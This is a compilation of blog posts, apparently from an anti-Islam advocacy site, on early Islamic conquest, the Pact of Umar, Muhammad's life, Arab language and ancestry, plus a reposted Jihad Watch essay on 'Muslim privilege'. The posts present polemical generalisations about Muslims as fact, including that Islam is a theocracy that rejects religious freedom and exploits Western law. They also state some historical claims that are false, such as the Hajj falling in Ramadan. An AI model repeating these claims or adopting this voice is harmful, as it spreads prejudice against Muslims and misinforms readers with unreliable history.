One example, the prince of Nahavend (located in modern Iran) upon receiving Al-Mughira thought he was being driven to his door by hunger and poverty. He offered to 'supply you with provisions and you can then go back whence you came.' In response, Al-Mughira replied that they were fighting in the cause of a prophet that had arose among their people, he had given them revelations that they would receive great victories where they saw such wealth and luxury 'that those who follow me will not wish to withdraw till it has become theirs.'

Dhimmis

It is during this period that the treatment and status of Dhimmis first solidified. Dhimmi means 'protected people'. They are the defeated people of the book who do not convert to Islam, and they were required to pay several taxes in addition to a poll tax (jizra). Their protected status only lasted as long as they obeyed the terms of their treaty, or did not offend the Muslims within the area in which they lived.

An early codification of dhimmitude can be found in the Pact of Umar, written by Umar b. Abd al-Aziz in the early 8th century. It states:

'We shall not build in our cities or in their vicinity any new monasteries, churches, hermitages, or monks' cells. We shall not restore, by night or by day, any of them that have fallen into ruin or which are located in the Muslims' quarters.

We shall keep our gates wide open for the passerby and travelers. We shall provide three days' food and lodging to any Muslims who pass our way.

We shall not shelter any spy in our churches or in our homes, nor shall we hide him from the Muslims.

We shall not teach our children the Qur'an.

We shall not hold public religious ceremonies. We shall not seek to proselytize anyone. We shall not prevent any of our kin from embracing Islam if they so desire.

We shall show deference to the Muslims and shall rise from our seats whenever they sit down.

We shall not attempt to resemble the Muslims in any way . . .

We shall not ride on saddles.

We shall not wear swords or bear weapons of any kind, or ever carry them with us.

We shall not sell wines.

We shall clip the forelocks of our head.

We shall not display our crosses or our books anywhere in the Muslims' thoroughfares or in their marketplaces. We shall only beat our clappers in our churches very quietly. We shall not raise our voices when reciting the service in our churches, nor when in the presence of Muslims. Neither shall we raise our voices in our funeral processions.

We shall not build our homes higher than theirs.'...

'Anyone who deliberately strikes a Muslim will forfeit the protection of this pact.' The taxation and pillaging by the Arabs forced many of these people to flee Muslim lands or go into hiding in the mountains. This deprived the caliph of much of the revenue necessary to support the large army needed to support Islam's conquests. To protect that revenue, he attached the taxes to the property. At this time, churches were also being converted into mosques.

During the conquests of the first wave, many towns were able to keep most of their religious and political autonomy by simply paying tribute to Medina instead of to Byzantine or Persia, as the Muslims were in the minority from a population perspective. Local Christians or Jews were often left in administrative positions and the Christian Church took on the administration of collecting the tax. Over time Islam moved whole Arab tribes into other areas, a form on colonialization. Eventually, the Arabs were in a position to assume local power, and the administrative positions were filled by Muslims instead of Jews or Christians.

There were several outcomes from the changes under the early caliphate. One, land was seized on the military authority of a tribe that had originated from Mecca, who exercised that military

authority through nomadic Arab tribes. Two, the massive Arab emigration created anarchy in the areas where they settled. Three, the method for allocating property and booty between the tribes and Arab state created a perpetual state of bloody conflict, turning previously cultivated areas into wastelands. And four, the inflicting of destruction on the local labor force, the only means of taxation, resulted in drastically diminished revenues for the Umayyad. These led to inter-Arab religious conflicts and a destabilization of the Umayyad. The conflict in goals between different groups also led to the fabrication of the hadith we've discussed, and the rise of the Abbisid dynasty that will be the subject of the next article.

The map below shows the rapid expansion of the caliphate during first 120 years after Muhammad's death. During this time it conquered an area about the size of the Roman Empire at the height of its power.

Ibid, p. 70.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p.43, Princeton University Press, 1981.

Ye'or Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude,* p. 46, Associated University Presses, 1996.

Ye'or Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude,* p. 72, Associated University Presses, 1996.

Author and speaker, **Dan Wolf**, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia on the VCA website.

Daniel Greenfield: How Islam in America Became a Privileged Religion

OCTOBER 6, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Ralph Sidway | Jihad Watch

Another brilliant piece of analysis from Daniel Greenfield breaks down how Islam has attained its unique status as the "Teflon Religion." No one may criticize Islam, and woe to those who do.

"How Islam in America Became a Privileged Religion," by Daniel Greenfield, **FrontPage**, June 3, 2015

What is Islam? The obvious dictionary definition answer is that it's a religion, but legally speaking it actually enjoys all of the advantages of race, religion and culture with none of the disadvantages.

Islam is a religion when mandating that employers accommodate the hijab, but when it comes time to bring it into the schools, places that are legally hostile to religion, American students are taught about Islam, visit mosques and even wear burkas and recite Islamic prayers to learn about another culture. Criticism of Islam is denounced as racist even though the one thing that Islam clearly isn't is a race.

Islamist organizations have figured out how lock in every advantage of race, religion and culture, while expeditiously shifting from one to the other to avoid any of the disadvantages.

The biggest form of Muslim privilege has been to racialize Islam. The racialization of Islam has locked in all the advantages of racial status for a group that has no common race, only a common ideology.

Islam is the only religion that cannot be criticized. No other religion has a term in wide use that treats criticism of it as bigotry. Islamophobia is a unique term because it equates dislike of a religion with racism. Its usage makes it impossible to criticize that religion without being accused of bigotry.

By equating religion with race, Islam is treated not as a particular set of beliefs expressed in behaviors both good and bad, but as an innate trait that like race cannot be criticized without attacking the existence of an entire people. The idea that Islamic violence stems from its beliefs is denounced as racist.

Muslims are treated as a racial collective rather than a group that shares a set of views about the world.

That has made it impossible for the left to deal with ex-Muslims like Ayaan Hirsi Ali or non-Muslims from Muslim families like Salman Rushdie. If Islam is more like skin color than an ideology, then ex-Muslims, like ex-Blacks, cannot and should not exist. Under such conditions, atheism is not a debate, but a hate crime. Challenging Islam does not question a creed; it attacks the existence of an entire people.

Muslim atheists, unlike all other atheists, are treated as race traitors both by Muslims and leftists. The left has accepted the Brotherhood's premise that the only authentic Middle Easterner is a Muslim (not a Christian or a Jew) and that the only authentic Muslim is a Salafist (even if they don't know the word).

The racialization of Islam has turned blasphemy prosecutions into an act of tolerance while making a cartoon of a religious figure racist even when it is drawn by ex-Muslims like Bosch Fawstin. The*New York Times* will run photos of Chris Ofili's "The Holy Virgin Mary" covered in dung and pornography, but refuses to run Mohammed cartoons because it deems one anti-religious and the other racist.

The equating of Islam with Arabs and Pakistanis has made it nearly impossible for the media to discuss violence against Christians in those parts of the world. The racialization of Islam has made Arab Christians, like Bangladeshi atheists, a contradiction in terms. The ethnic cleansing of the Yazidi could only be covered by giving them a clearly defined separate identity. Middle Eastern Christians are increasingly moving to avoid being categorized as Arabs because it is the only way to break through this wall of ignorance.

While racialization is the biggest Muslim privilege, race provides no protection for many Islamic religious practices. Muslims then seek religious discrimination laws to protect these practices even if it's often a matter of debate whether their lawsuits protect their religious practices or impose them on others.

Islam is a theocracy. When it leaves the territories conquered by Islam, it seeks to replicate that theocracy through violence and by adapting the legal codes of the host society to suit its purposes.

Islamic blasphemy laws are duplicated using hate crime laws. Employers are obligated to make religious concessions to Muslim employees because of laws protecting religious practices, but many of these practices, such as refusing to carry out jobs involving pork, liquor or Seeing Eye dogs, are really ways of theocratically forcing behaviors that Islam forbids out of public life much as Saudi Arabia or Iran do.

Accusations of bigotry are used to outlaw ideas that Islam finds blasphemous and religious protection laws are used to banish behaviors that it disapproves of. By switching from race to religion and back again, Islamists construct a virtual theocracy by exploiting laws designed to protect different types of groups.

Religions in America traded theocracy for religious freedom. They gave up being able to impose their practices on others in exchange for being able to freely practice their own religions. Islam rejects religious freedom. It exploits it to remove the freedom of belief and practice of others. When it cannot do so through religious protection laws, it does so through claims of bigotry.

Religions were not meant to be immunized from blasphemy because that is theocracy. Instead religions are protected from restrictions, rather than from criticism. Islam insists on being protected from both. It makes no concessions to the freedom of others while demanding maximum religious accommodation.

While race and religion are used to create negative spaces in which Islam cannot be challenged, the creed is promoted positively as a culture. Presenting Islam as a culture allows it easier entry into schools and cultural institutions. Islamic missionary activity uses the Western longing for oriental exotica that its political activists loudly decry to inject it into secular spaces that would ordinarily be hostile to organized religion.

Leftists prefer to see Islam as a culture rather than a religion. Their worldview is not open to Islam's clumsy photocopy of the deity that they have already rejected in their own watered down versions of Christianity and Judaism. But they are constantly seeking an aimless and undefined spirituality in non-Western cultures that they imagine are free of the materialism and hypocrisy of Western culture.

Viewing Islam as a culture allows the left to project its own ideology on a blank slate. That is why liberals remain passionately convinced that Islam is a religion of social justice. Their Islam is a mirror that reflects back their own views and ideas at them. They pretend to respect Islam as a culture without bothering to do any more than learn a few words and names so that they can seem like world travelers.

By morphing into a culture, Islam sheds its content and becomes a style, a form of dress, a drape of cloth, a style of beard, a curvature of script and a whiff of spices. It avoids uncomfortable questions about what the Koran actually says and instead sells the religion as a meaningful lifestyle. This approach has always had a great deal of appeal for African-Americans who were cut off from their own heritage through Islamic slavery, but it also enjoys success with white upper class college students.

The parents of those students often learn too late that Islam is not just another interchangeable monotheistic religion, that its mosques are not places where earnest grad students lecture elderly

congregants about social justice and that its laws are not reducible to the importance of being nice to others.

Like a magician using misdirection, these transformations from religion to race, from race to culture and from culture to religion, distract Americans from asking what Islam really believes. By combining race, religion and culture, it replicates the building blocks of its theocracy within our legal and social spaces.

Separately each of these has its advantages and disadvantages. By combining them, Islam gains the advantages of all three, and by moving from one to the other, it escapes all of the disadvantages. The task of its critics is to deracialize Islam, to reduce it to an ideology and to ask what it really believes.

Islam is a privileged religion. And there's a word for that. Theocracy.

SOURCE: **JIHAD WATCH**

Approximate Timeline of Mohammad's Life

OCTOBER 4, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

570 Mohammad born in Mecca

595 Mohammad marries Khadija 610 Mohammad receives his first revelation from Allah through Gabriel

613 Mohammad begins preaching publicly in Mecca

615 Escalation in treatment of Muslims results in some fleeing to Abysinnia ? Mohammad's night journey

619 Khadija and Abu Talib die

622 Mohammad and the Muslims flee to Medina

622 Mohammad consummates his marriage to Aisha (about nine years old at the time)

624 The first raid by the Muslims at Nakhla 624 The Battle of Badr

624 Mohammad besieges the Banu Qaynuaqa and they are exiled from Medina

625 The Battle of Uhud

625 The siege of the Banu Nadir and their exile from Medina

627 The Battle of the Trench: Massacre of the Banu Qurayzah and enslavement of their women and children

628 Treaty of Hudaybiyya signed with the Meccans

628 Khaybar besieged and the Jews are exiled. The Banu Nadir men are executed and their women and children taken into slavery

628 Mohammad poisoned at Khaybar 630 Muslims conquer Mecca

630 The Battle of Hunayn and conquest of Ta’if

631 Remaining Arab tribes accept Islam

631 War against Christians and Jews begins. Raid against Tabuk.

632 Mohammad dies in Medina

Muhammad's Life and Teachings, Part I

OCTOBER 3, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

In this article we'll start to look at Muhammad's life and teachings. These articles won't be all encompassing in terms of covering all of Islam's tenets, but they will cover the main tenets and how those changed over time. But first a little bit about the sources for this information. As Muhammad was born relatively recently, compared to the founders of other major religions, one might think that there are relatively more works written about him, his life, and his teachings. However, that is not the case. Instead we only know about him from Islamic sources, and we will look at those resources themselves later on. For these articles on his life and teachings, we will use the following two sources: a book on the meaning of the Qur'an, and one of the sirats – the biographies of Muhammad's life. The specific works that will be used are M. Pickthall's The Meaning of the Glorious Qur'an, and A. Guillaume's translation of Ibn Ishaq's Sirat Rasul Allah. It is important that another text such as the sirat be used in conjunction with the Qur'an in order to provide context for its verses.

It is a generally held belief among traditional Muslims that the Qur'an cannot be translated from Arabic into another language, but this is problematic as most of the world's Muslim population does not speak Arabic. Pickthall's original writing has been revised and is generally accepted by Muslims as providing an accurate literal translation of the Qur'an. Ibn Ishaq's sirat is one of the earliest and most comprehensive biographies of Muhammad's life. The version that we have today comes from copies of his work that were later edited by Ibn Hisham and Al-Tabari. Even though these works are Islamic sources, they are still quite revealing regarding Islam's basic tenets and their evolution. However, they must somewhat be taken with a grain of salt. Even Ibn Ishaq used phrases such as 'it is alleged' and 'only God knows the truth' in describing some events within his biography.

Muhammad's Early Life

There is very little known about Muhammad's early life. He is thought to have been born about 570 AD within the Hashim clan of the Quraysh tribe. Muhammad's father was named 'Abdullah

(meaning 'servant of Allah' or 'slave of Allah'), and he died before Muhammad was born. Muhammad lived the first few years of his life with his mother, Amina, and his grandfather. His mother died when he was six, and his grandfather died two years later. After the death of his grandfather, one of Muhammad's uncles named Abu Talib, became his guardian. Abu Talib was apparently fond of Muhammad and took good care of him. The sirat says that Muhammad went on at least one caravan to Syria with his uncle, and that while he was in Syria he met a monk named Bahira. It is said that this monk identified Muhammad as being a prophet of his people, but no documentation exists for this claim outside of Islam.

Very little else is known about his youth until he married his first wife Khadija, when he was about twenty five years of age. She was the mother of all of Muhammad's children but one, but only his daughters lived into adulthood. Khadija was also a distant cousin of Muhammad, a not uncommon occurrence in the Arab or other cultures of that period, and to also be one of the best born women of Mecca. She was apparently a very wealthy widow, and used to hire men for her caravans. She hired Muhammad to sell her goods, and purchase other goods to bring back to Mecca to sell. It is said that she doubled the value of the property that she had entrusted to Muhammad. She proposed marriage to Muhammad, and he accepted. During her lifetime, Muhammad had no other wives.

Islam's Development in Mecca

Muhammad received his first vision in 610 at about the age of forty. He had taken to withdrawing for extended periods of solitary contemplation during the month of Ramadan, a practice performed by many Arabs during this period. The sirat says that the angel Gabriel came to him in a vision while he slept and demanded that Muhammad read some writing that was presented to him. Further, that Muhammad did not initially believe the vision, but instead thought that he had either become a poet or was possessed, both of which were often viewed within his culture as being not in their right mind. He also thought initially that he had been visited by a demon. He sought to take his own life but was barred from doing so by the vision. His wife Khadija and her cousin Waraqa convinced Muhammad that his vision was real after he returned home.

Muhammad did not preach publicly for three years after this first vision. During that time about two dozen converted to Islam, most from Mecca's lower social classes. They initially prayed together in seclusion. The Quraysh did not 'withdraw or turn against' Muhammad until he began to speak against their gods. Hostility grew between the people of Mecca and Muhammad and his followers. Muhammad's uncle, Abu Talib, protected him from harm, but Muhammad was subject to many insults. Muhammad was offered money, honor, sovereignty, and the opportunity to be cured from his ghost in attempts to heal the rift within the community. He refused. He was then asked to perform a miracle. He stated that was not his purpose. These were offered to him by the Quraysh in order that they might know that Muhammad's position as a prophet was truthful, that

he might take something for himself so they would know his superiority over them, and finally that he might hasten the punishment against them that he had been frightening them with.

The persecution of Muhammad's followers became so bad that about 83 men and their families migrated to Abyssinia, where they stayed for a number of years. The sirat says that Muhammad became very concerned about the divide between the people of Mecca. After a period of meditation, he received what are referred to as the Satanic verses. The three entities referred to in this revelation are the daughters of the pagan god Hubal.

> 'By the star when it sets your comrade errs not and is not deceived, he speaks not from his own desire. Have you thought of al-Lat and al-Uzza and Manat the third, the other, these are the exalted Charaniq (exalted birds) whose intercession is approved.'

This revelation temporarily healed the rift between Muhammad and those who did not follow his teachings. It was at this time that his followers returned from Abyssinia after hearing that the rift in the community had been healed. The above revelation was shortly abrogated by another that annulled what Satan had suggested. At this time the persecution of Muhammad's followers grew even more intense.

Sometime later Muhammad spoke of being taken on a night journey to Jerusalem while he slept. From there he was taken through the seven heavens where he met Adam and many of the prophets, including Abraham, Moses, and Jesus. Muhammad related his experience to the people of Mecca, and it is said that many of them did not believe him. It is also said that some of his followers left Islam after hearing the story.

Two additional events occurred a short time later in about 619, both his wife Khadija and Abu Talib died in the same year. With his protection and closest support gone, Muhammad began to offer his teachings at the fairs to the people. In 621 a delegation came to Mecca from Medina during the fair and learned Islam from Muhammad. They were from the Ansar clan. A larger group returned the following year and offered him protection. They wished to have him arbitrate the feuds in Medina. It was after receiving the offer of assistance from the Medinan delegation that Muhammad received a revelation giving him permission to fight against those who wronged him and treated him badly.

With his uncle Abu Talib gone, and his replacement by another uncle what was not as supportive, clan support became undependable. His followers began to emigrate from Mecca to Medina in about 622.

Islam's Early Teachings

- Up to this time the main tenets of Islam were as follows:
- Worship Allah alone
- Pray towards Jerusalem
- Peace, to each their religion
- Care for the widows, orphans, and the needy
- There will be a day of judgment
- Muhammad was the last in the line of prophets that began with Moses


By this time the five pillars of Islam were also being taught. These are: the shahada (creed of belief), salat (prayer), zakat (alms), swam (fast during the month of Ramadan), and the hajj (pilgrimage to Mecca). That is where we will end this article; the next article will go through the changes in Islam's tenets once Muhammad reached Medina. Finally, here is an approximate timeline that includes the significant events occurring during **Muhammad's life**.

DOWNLOAD PDF

Author and speaker, **Dan Wolf**, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia on the VCA website.

Arab Ancestry and Language

OCTOBER 3, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



This final background article provides some additional material for understanding Islam. We will take a quick look at the ancestry of the Arab peoples, the Arab language, and some common cultural practices that carried over from pre-Islamic times. These will become relevant later as we look at Islam's growth, and the development of its tenets and sources.

Arab Ancestry

Arab Muslims often claim to be descended from Ishmael. However, the Arab peoples are far older than Ishmael and trace their roots to other individuals. The word Arab does not appear until the 9th century BC in Assyria. From the book of Genesis we have the following peoples identified:

The descendants of Noah's son Japheth include Gomer, Magog, Madai, Javan, Tubal, Meshech and Tiras. From these the coastlands of the nations were separated into their lands, every one according to his language, according to their families, into their nations. (Gen. 10:2-5)

- The descendants of Noah's son Ham include Cush, Mizraim, Put, and Canaan. From Cush came Nimrod who went into Assyria and founded the city of Nineveh. Mizraim's descendants included the Philistines. The descendants of Canaan settled in the land from Sidon to Gaza. (Gen. 10:6-20)
- The descendants of Noah's son Shem include Peleg, 'for in his days the earth was divided; and his brother's name was Joktan.' Joktan's descendants included Almodad, Sheleph, Hazarmaveth, Jerah, Hadoram, Uzal, Diklah, Obal, Abimael, Sheba, Ophir, Havilah, and Jobab. They settled in the hill country of the east. (Gen. 10:21-32)
- Lots daughters from whom the Moabites and Ammonites descended. (Gen. 19:37-38)

- The descendants of Abraham through his second wife Keturah, after the death of Sarah. These descendants included Zimran, Jokshan, Medan, Midian, Ishbak, and Shuah. These and the sons of his concubines he sent to the east away from his son Isaac. (Gen. 25:1-6)
- The descendants of Jacob's brother Esau. Esau was the father of the Edomites. (Gen. 36:9-43)
- The descendants of Ishmael included Nebaioth, Kedar, Adbeel, Mibsam, Mishma, Dumah, Massa, Hada, Tema, Jetur, Maphish, and Kedemah. Ishmael settled in the lands to the east of Egypt toward Assyria in defiance of all his relatives. (Gen. 25:12-18) Additional information about Ishmael in Genesis says that 'his hand will be against everyone, and everyone's hand will be against him; and he will live to the east of all his brothers.' (Gen. 16:12) Kedar is the father of the Bedouins.

From the above, it is the Bedouins alone who can make a clear claim as being a descendent of Ishmael.


Arab Language

The Arab language is a Semitic one. In the sixth century the Arab language consisted of a string of unmarked characters that represented consonants. It did not possess the pointing or diacritical marks of modern Arabic that are used to both distinguish some consonants from one another and determine what short vowels are inserted and where the insertion occurs. Without pointing it was impossible to distinguish between consonants such as: b from t or th, f from q, j from h and kh, s from d, r from z, s from sh, d from dh, and t from z. This had several implications for understanding written text from this period. Either the individual had to: (1) be present when the words were spoken, (2) be told what was said by a trustworthy transmitter (referred to as isnad), or (3) derive the meaning from the text itself.

Without these marks, it was possible to develop a great number of variant readings from the same text. These variant readings were not simply grammatical differences in tense, person, or subject-verb agreement. Instead their insertion produced phrases and statements with totally different meanings from the same source text. Literally thousands of different variant readings could be created from the same written text, produced simply by where the user decided to place these marks and what marks they determined to use. Different sets of rules later developed to apply these marks to text. As we will see later, the Medinan codex selected by Uthman as the true Qur'an, and this codex was written in unpointed text without diacritical marks. The above characteristics of the Arabic language all had implications for the eventual derivation of its meaning.

One quick example from the Answering Islam website which looks at the formation of and relationship between some words that are relevant to the topic of these articles. A three letter infinitive verb forms the root for many different words. The meaning of these derived words may

or may not be related. Take, for example, the Arabic root SLM. From this root we get the infinitive SaLaMa, which means 'the way of security' or 'the path of safety'. All of the words below are derived from this same infinitive.



The meaning of each of these words is discussed below.

ISLaM – submission to the will of Allah

MuSLiM – one who submits to the will of Allah

SaLaM – peace

SaLiMa – to be saved or escape from danger

ASLiM – see below

TaSLaM – see below

On the surface there does not appear to be any direct relationship between the words above. To add to this perception there are two other derivatives from the infinitive Salama which mean 'the stinging of a snake' and 'the tanning of leather'.

Despite these surface differences, at another level I believe that a relationship exists between these words, including the two additional derivatives just mentioned. First, all of the above words involve some external action between two parties, an act of submission. One submits to another, one is saved by another, one succumbs to the bite of a snake, or leather submits to the tanner's beating to make it soft and supple. I think it is no different for the word meaning peace. In our culture we usually assume peace to be the normal state that is interrupted at times by conflict. Not so within the Bedouin culture. As we will see in a later article, within this culture conflict was

assumed to be the normal state and peace was what came after conflict had ended – another form of submission. This brings us to the meaning of the words Aslim and Taslim. Toward the end of his life Muhammad would sign the letters he sent to groups demanding they accept Islam with the closing Aslim, Taslim. This phrase has two equivalent meanings; surrender and you will be safe, or surrender or face death. In other words submit and you will be safe.

In my opinion, these words all involve the action of one party submitting to another, thereby achieving a type of safety, a meaning very much like the definition of the infinitive salama. Even the bite of a snake. In the desert, most snakes are venomous. Submitting to the bite of a snake often brought one to the submission brought about by death. We will return to this aspect of language later when we discuss the formation of some of Islam's tenets.

Arabic Practices

It is difficult to ascertain many of the customs and practices within Arabic culture prior to Muhammad. Why? Because the early caliphs ordered all things pre-Muhammad, that did not support Islam, to be destroyed. This included all literature, all poetry, all history, and all art. What we know comes from a few non-Arabic sources.

Below are a few common pre-Islamic practices from Arab culture that we know about. With the exception of the first two items and the last one, all of these practices carried over into Islam. Verses within the Qur'an prohibited the practice of female infanticide. Verses related to the Zaynab affair changed the status of adopted children. They were no longer considered to be the offspring of those who adopted them. Finally, the status of women within Islam is very clear, and this position is also sanctioned by verses from within the Qur'an and other Islamic sources.

Female infanticide (a pagan practice also performed within the Roman Empire, but reduced as the influence of Christianity grew).

Children who were adopted, culturally and legally, became the offspring of the person adopting them.

Child weddings to girls as young as 8 or thereabouts.

Multiple wives.

Frequent blood feuds and payment of blood wit.

Use of tribal leaders as arbiters.

The owning of slaves.

The tribe/clan was paramount in society, but these ties were beginning to fade and be replaced by economic mutual interests in the sixth century.

The role and status of women is unclear. Some sources suggest they were treated as property. Other sources indicate that property was passed through the female's family, that they participated equally with their men in taking care of their clan, and that females contracted to be wives for a specific period of time. Muhammad's first wife Khadija was a widow who had significant wealth of her own. She hired Muhammad to be in charge of some of her caravans as a business manager– caravans which she appears to have funded. One of the bases for their eventual marriage was Muhammad's success in managing her caravans.

In the next article, we will begin our study of Islam's development by looking at Muhammad's life and what he taught.

DOWNLOAD PDF

Author and speaker, **Dan Wolf**, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia on the VCA website.

Islamic Borrowings and the Arabic Peoples

OCTOBER 3, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

We ended the last article with an overview of some of the religions that influenced Islam. This article will begin by looking at the some of the things Islam borrowed from those religions and then some relevant cultural aspects of the Arabic people.

Islam's Borrowings

The list of Islamic borrowings below is not complete, but does show how extensive they were. This view is reinforced by the words of Ignaz Goldziher who wrote the following early in the twentieth century, 'The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the 'Abbasid caliphate shows the adaptation of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.

'With this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man's relation to the transcendental and infinite … The Arab Prophet's message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements, and they seemed to him suited to awaken an earnest religious mood among his fellow Arabs. The regulations too were derived by foreign sources; he recognized them as needed to institute life according to the will of God.(1)

From Zoroastrianism –

- Merit is earned by reciting verses from the Avasta (holy text) to relieve demerits earned in life.

- The Mizan – a balance where the actions of men are weighed to determine whether they go to Paradise or Hell.
- The recitation of daily prayers. Islam initially had two sets of daily prayers, then went to three (based on the Jewish schedule), and then to five (based upon the Zoroastrian schedule).
- Muhammad's ascent from Jerusalem is very similar to the Pahlavi Artay, written sometime in the fourth century.
- Zoroastrianism is the official religion of Persia, and prevalent among the aristocrats and military. A Caliph is the head of this religion. The church and state are one.
- The concept of the Road or Path (Sirat); the right way of religion. This is also used to refer to the razor thin bridge between heaven and hell that the unrighteous cannot pass on the final day of accounting.
- The descriptions of what Paradise is like, which is fully of physical pleasures.
- Some Persian words are included within the Qur'an as there were no equivalents in the Arabic language for them. Research puts between 107 and 275 foreign words within the Qur'an that come from Aramaic, Hebrew, Syriac, Ethiopic, and Greek in addition to Persian.

From Judaism –

- Concept of monotheism.
- Muhammad claimed to be the final fulfillment of the line of prophets from the Old Testament that began with Moses.
- Facing the Holy City for prayers (initially Jerusalem and later Mecca).
- Rabbinical words contained within the Qur'an where no Arabic equivalents existed.
- The rabbinical writings from the Talmud (written about 200 AD) form the basis of many of the stories contained within the Qur'an such as:
    - A raven sent to Cain after his killing Abel in Genesis.
    - The murder of an individual is equivalent to the killing of a whole race.
- Religious doctrines.
    - The unity of God, although as we'll see later the Islamic concept of Allah was heavily influenced by the Neoplatonist writings of Plotinus.
    - Written revelation.
    - Six days for creation, although the Qur'an is inconsistent in the number of days taken for creation.
    - The existence of seven heavens and seven hells (this also appears within Zoroastrianism).
- Mount Caf being the highest point on the Earth – A misunderstanding of the translation of the word 'thohu' from the Hagagah.
- One of the stories of the creation of Adam comes from the Midrash Rabbah.
- The angels being ordered to worship Adam.

- The story of Cain and Abel.
- Gog and Magog.
- Noah's character and conversations within Surah 7 comes from the rabbinical writings in Sanhedrian 108.
- The boiling water said to be used in the Flood as punishment in Surahs 11 and 33 come from Rosh Hashanah 16.2 and Sanhedrin 108.
- Solomon commanding demons and tricking them into building the Temple in Jerusalem in Surah 34 appear in Gittin 68. There are many more examples that could be cited.

Nestorian –

- Jesus was only a man inspired by God.

Gnosticism –

- From the Coptic History of Mary and Protevangelium of James the Less, that Jesus was born under a palm tree and asked the tree to provide its fruit to Mary.
- The making of clay birds and breathing life into them and speaking at birth to defend Mary's honor from the Gospel of Thomas.
- Christ was only a prophet.
- The Trinity consists of God, Christ, and Mary.
- From the Basilidians, Jesus was not crucified. God would not let a prophet die such a humiliating death. Instead God substituted someone who looked like Jesus, and took Jesus directly up into heaven. Jesus even stood by and laughed while the wrong man suffered in his place.
- The story of the Seven Sleepers of Ephesus from James of Sarug (Syrian bishop) is contained within the Qur'an.

Paganism –

- Pagan practices kept by Islam include slavery, polygamy, easy divorce (for the man), demonic pollution, and ritual cleansing.
- Existence of Jinns.
- The folk tales of Ad and Thamud.
- The Hajj is almost entirely taken from pre-Islamic pagan rituals that were familiar to Arabs and centered on the Kaaba in Mecca. These include:
    - The pilgrimage occurring during the sacred month of Ramadan.
    - The kissing of the Black Stone, Arab pagan gods often resided in stones.

- Circumambulating the Kaaba seven times, three times fast and four times slow, representing the seven known planets. Each time kissing another stone in the Yamani corner of the Kaaba (this is the side of the Kaaba facing the Yemen.)
- Running from the Kaaba to the top of As Safa and then to and from Al-Marwah (another hill) seven times. The purpose of this run in pagan times was to kiss the stones Isaf and Naila located on the top of each hill.
- Casting of seven stones at each of three pillars in the village of Mina, just east of Mecca.

Christianity –

- All people will experience death and an intermediate state.
- The return of Jesus.
- A resurrection prior to the final day of judgment.
- A final day of judgment for all people.

The People

At the beginning of the sixth century, the Arabian Peninsula was peopled by two groups. The Saracens in the north and in the Hijaz, and the Sabeans in the south. The Saracens consisted of two sub-groups. One was both nomadic and semi-nomadic (Bedouins), and the second sub-group was settled. The Bedouins generally raised animals such as goats, sheep, or camels. They migrated based upon the availability of grazing land, and followed annual routes as their ancestors had done. They relied on trade with the settled communities for food and metal items such as weapons, and they also excelled in fighting. Bedouins supplemented their own wealth with raids on settlements and caravans, and also extorted protection fees from some communities. Fighting was also considered to be a form of entertainment, a game that reduced the monotony of dessert life. The nomadic groups were usually family groups of not more than two dozen people or so. Clans and tribes rarely gathered together in large groups, and then not for very long.

